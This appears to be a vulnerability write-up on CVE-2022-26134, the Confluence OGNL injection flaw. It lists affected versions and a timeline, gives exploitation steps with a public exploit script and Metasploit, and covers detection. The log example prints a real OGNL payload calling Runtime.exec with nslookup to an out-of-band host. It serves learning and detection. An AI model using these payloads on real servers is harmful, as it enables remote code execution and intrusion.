CVE-ID: CVE-2022-26134
BASE SCORE: 9.8 CRITICAL
ATTACK VECTOR: NETWORK

VULNERABLITY OVERVIEW:

In affected versions of Confluence Server and Data Center, an OGNL injection vulnerability exists that would allow an unauthenticated attacker to execute arbitrary code on a Confluence Server or Data Center instance.

VULNERABLE VERSION:

The following versions of Confluence are vulnerable to this CVE:

- 1.3.0 -> 7.4.17
- 7.13.0 -> 7.13.7
- 7.14.0 -> 7.14.3
- 7.15.0 -> 7.15.2
- 7.16.0 -> 7.16.4
- 7.17.0 -> 7.17.4
- 7.18.0 -> 7.18.1

TIME-LINE:

- 1) May 30, 2022: Volexity identifies and validates the vulnerability and exploit payload.
- 2) May 31, 2022: Volexity contacts Atlassian, who then confirms the vulnerability and assigns CVE-2022-26134.
- 3) June 2, 2022: The initial security advisory on CVE-2022-26134 is released by Atlassian.
- 4) June 3, 2022: Atlassian advises on using a web application firewall (WAF) to block OGNL injection attempts and releases a workaround fix by replacing some JAR files before releasing comprehensive fixed versions.

WHAT IS OGNL:

Object-Graph Navigation Language is an open-source Expression Language (EL) for Java objects. OGNL is used for getting and setting properties of Java objects, amongst many other things. For example, OGNL is used to bind front-end elements such as text boxes to back-end objects and can be used in Java-based web applications.


OGNL INJECTION:

OGNL Injection occurs when the Expression Language (EL) interpreter attempts to interpret user-supplied data without validation enabling attackers to inject their own EL code.

EXPLOITATION:


1) THROUGH EXPLOITE: (https://github.com/Nwqda/CVE-2022-26134)

Payload: python3 cve-2022-26134.py https://target.com CMD




2) THROUGH METASPLOITE:


\$ search Atlassian



\$set lhost <MACHINE_IP>
\$set rhost <VICTOM IP>

\$exploit





DETECTION:

1) FOR DETECTION YOUR CAN USE YARA SCRIPT:

https://github.com/volexity/threat-intel/blob/main/2022/2022-06 02%20Active%20Exploitation%20Of%20Confluence%200-day/indicators/yara.yar

- 2) Look at confluence access logs and catalina*.log for any suspicious activities. Logs can be located in */atlassian/confluence/logs directory, generally.
 - → Logs are look like this:

https[:]//yourconfluenceserver[.]com/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22nslookup%20cadcl3mfo0aeq0000010mmku8891cnyrp.oast.me%22%29%7D/

after decoding:

https://yourconfluenceserver[.]com/\${@java.lang.Runtime@getRuntime().exec("nslookupcadcl3mfo0aeq0000010mmku8891cnyrp.oast.me")

use grep for save time \$grep /%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22

RESOURCES:

https://twitter.com/lostinsecurity/status/1533504455135711233

https://www.volexity.com/blog/2022/06/02/zero-day-exploitation-of-atlassian-confluence/

https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html

https://securitylabs.datadoghq.com/articles/confluence-rce-vulnerability-overview-and-remediation/

https://github.com/archanchoudhury/Confluence-CVE-2022-26134#List-of-IOCs

EXPLOIT/SCRIPTS:

https://github.com/volexity/threat-intel/blob/main/2022/2022-06-02%20Active%20Exploitation%20Of%20Confluence%200-day/indicators/yara.yar

https://github.com/Nwqda/CVE-2022-26134

https://github.com/jbaines-r7/through_the_wire

LABs:

https://tryhackme.com/room/cve202226134